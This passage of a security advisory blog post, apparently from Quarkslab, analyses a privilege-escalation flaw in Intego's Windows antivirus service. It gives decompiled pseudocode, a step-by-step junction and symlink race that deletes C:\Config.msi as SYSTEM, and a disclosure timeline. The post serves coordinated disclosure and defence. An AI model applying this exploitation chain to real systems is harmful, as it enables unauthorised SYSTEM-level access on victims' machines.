14:05:...	msiexec.exe	4356	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disp...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	QueryBasicInfor...	C:\Config.Msi	SUCCESS	CreationTime: 15/09/2025 14:05:13, ...	AUTORITE NT\Système	C:\WINDOWS\sys

Procmon capture confirms the delete action as SYSTEM.



Access to SYSTEM command prompt.

Vulnerability analysis

Analyzing `IavService.exe` reveals the issue in the deletion workflow:

1. **TIME-OF-CHECK**: `GetFileAttributesW()` checks file attributes.
2. **User clicks "Cleanup"**: window of opportunity.
3. **TIME-OF-USE**: `DeleteFileW()` is called via `IavFilesUtil_RemoveFile`.

The code never verifies that `file_attributes` contains `FILE_ATTRIBUTE_REPARSE_POINT (0x400)` or `FILE_ATTRIBUTE_DIRECTORY (0x10)`. Junctions and directories pass through unchecked.

Below is the simplified pseudocode for the vulnerable functions.

Function: IavFileDeleteEx_DeleteFileEx

This function performs initial checks and coordinates deletion. It runs as SYSTEM but does not verify file types.

```
bool IavFileDeleteEx_DeleteFileEx(wstring* filepath_wstring_ptr,
                                  void* stack_frame_base,
                                  void* unused_param)
{
    // TIME-OF-CHECK
    file_attributes = GetFileAttributesW(*filepath_wstring_ptr);

    // The code does NOT verify:
    // - if (file_attributes & FILE_ATTRIBUTE_REPARSE_POINT)  // 0x400
    // - if (file_attributes & FILE_ATTRIBUTE_DIRECTORY)      // 0x10
    // This allows symlinks and directories to pass through unchecked

    // Only checks if file is read-only
    if ((file_attributes & FILE_ATTRIBUTE_READONLY) != 0)
    {
        if (!SetFileAttributesW(*filepath_wstring_ptr,
                                file_attributes & ~FILE_ATTRIBUTE_READONLY
        {
            // Failed to remove read-only attribute
            // ...
        }
    }

    // Application is paused here, waiting for user to confirm deletion

    IavFileDeleteEx_KillProcessUsingFile(filepath_wstring_ptr);

    temp_filepath.assign(*filepath_wstring_ptr);

    // TIME-OF-USE
    deletion_succeeded = IavFilesUtil_RemoveFile(&temp_filepath);

    temp_filepath.~wstring();

    if (deletion_succeeded)
    {
        goto CLEANUP_AND_RETURN_SUCCESS;
    }
}
```

Function: IavFilesUtil_RemoveFile

This is where exploitation happens. Three critical flaws are identified here:

1. **No type validation** - never checks for reparse points or directories.
2. **Dangerous fallback** - `std::filesystem::remove()` handles directories and follows junctions.
3. **Always returns TRUE** - even when deletion fails.

```
bool IavFilesUtil_RemoveFile(wstring* filepath_wstring)
{
    wchar_t* filepath_ptr;

    DWORD file_attributes = GetFileAttributesW(filepath_ptr);

    // Still no check for "is it directory or symlink".
    // Only check if file exists and is read-only
    if (file_attributes != INVALID_FILE_ATTRIBUTES &&
        (file_attributes & FILE_ATTRIBUTE_READONLY))
    {
        if (!SetFileAttributesW(filepath_ptr,
                                file_attributes & ~FILE_ATTRIBUTE_READONLY
        {
            // Log error if removing read-only fails
            // ...
        }
    }

    // Extract filepath pointer
    if (filepath_wstring->capacity >= 8)
    {
        filepath_ptr = (wchar_t*)filepath_wstring->data_ptr;
    }
    else
    {
        filepath_ptr = (wchar_t*)&filepath_wstring->inline_buffer;
    }


    if (!DeleteFileW(filepath_ptr))
    {
        // If fail, log and return true (?)
        DWORD error_code = GetLastError();

        LogFormatted(LOG_LEVEL_WARNING,
                     L"Failed to ::DeleteFile %s trying with std::filesyste
                     filepath_ptr,
```

```
                    error_code);


        std::error_code ec;
        std::filesystem::remove(filepath_ptr, ec);

        return TRUE;
    }

    // Deletion succeeded, return true
    return TRUE;
}
```

Exploitation Chain

1. Scanner finds `c:\foobar\deleteme2.txt` as duplicate file.
2. `GetFileAttributesW()` checks attributes.
3. User clicks "Cleanup", but attacker acts first:
   - Deletes all files in `c:\foobar\`.
   - Replaces `c:\foobar\deleteme2.txt` with an NT object directory junction pointing to `\RPC Control`.
   - Creates an NT symlink at `\RPC Control\deleteme2.txt` pointing to `C:\Config.msi`.
4. `DeleteFileW()` fails because of NT symlink.
5. Fallback to `std::filesystem::remove()` which follows the NT symlink.
6. `RemoveDirectoryW()` executes as SYSTEM and deletes `C:\Config.msi`
7. Function returns `TRUE`, everything looks fine to the caller.

Conclusion

The bug is simple but effective: missing type validation before deletion, combined with SYSTEM privileges. Thanks again to Mathieu for finding the macOS bugs that inspired this Sunday afternoon hacking session.

References

- Intego X9: When your macOS antivirus becomes your enemy

- Intego X9: Why your macOS antivirus should not trust PIDs
- Intego X9: Never trust my updates
- Avira: Deserialize, Delete and Escalate - The Proper Way to Use an AV
- Abusing Arbitrary File Deletes to Escalate Privilege and Other Great Tricks
- symboliclink-testing-tools, by James Forshaw

Disclosure timeline

Below we include a timeline of all the relevant events during the coordinated vulnerability disclosure process with the intent of providing transparency to the whole process and our actions.

- 2025-11-06: Quarkslab sent mail to dpo@intego.com and asked for a security point of contact to report vulnerabilities.
- 2025-12-08: Quarkslab sent mail to info@intego.com and asked for a security point of contact to report vulnerabilities.
- 2025-12-16: Quarkslab sent the vulnerability report to CERT-FR and indicated it had not been able to contact the vendor and that the disclosure date was set to December 30th, 2025.
- 2025-12-17: CERT-FR acknowledged the report and asked which contacts did Quarkslab try. Suggested to postpone the publication until mid-February to give them time to attempt coordination with the vendor and to avoid publishing at the end of the year.
- 2025-12-18: Quarkslab agreed to postpone publication to February 10th, 2026 and provided the emails of attempted contact
- 2025-12-24: CERT-FR asked which exact versions were tested and asked if they could send the report to the vendor.
- 2025-12-24: CERT-FR contacted the vendor via its support point of contact.
- 2026-01-15: CERT-FR contacted the vendor and reminded them that publication was planned for February 10th. Asked for plans to release fixes.
- 2026-01-17: Intego customer support replied the report had already been forwarded to the appropriate department for review, and that they would provide an update via email as soon as more information becomes available.

- 2026-01-24: CERT-FR informed Quarkslab of the ongoing disclosure coordination and said that they indicated them that in the absence of detailed feedback regarding the handling of the report, publication would proceed as agreed in February.
- 2026-02-05: Quarkslab sent mail to CERT-FR saying the publication will proceed as agreed.
- 2026-02-10: First blog post about macOS version is published.
- 2026-02-26: Second blog post about macOS version is published.
- 2026-03-20: Third blog post about macOS version is published.
- 2026-04-07: This blogpost about Windows version is published.

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!

Quarkslab

Powered by Pelican
Theme is based off Pelican-Bootstrap 3

Legal Notice - Privacy Policy - © All rights reserved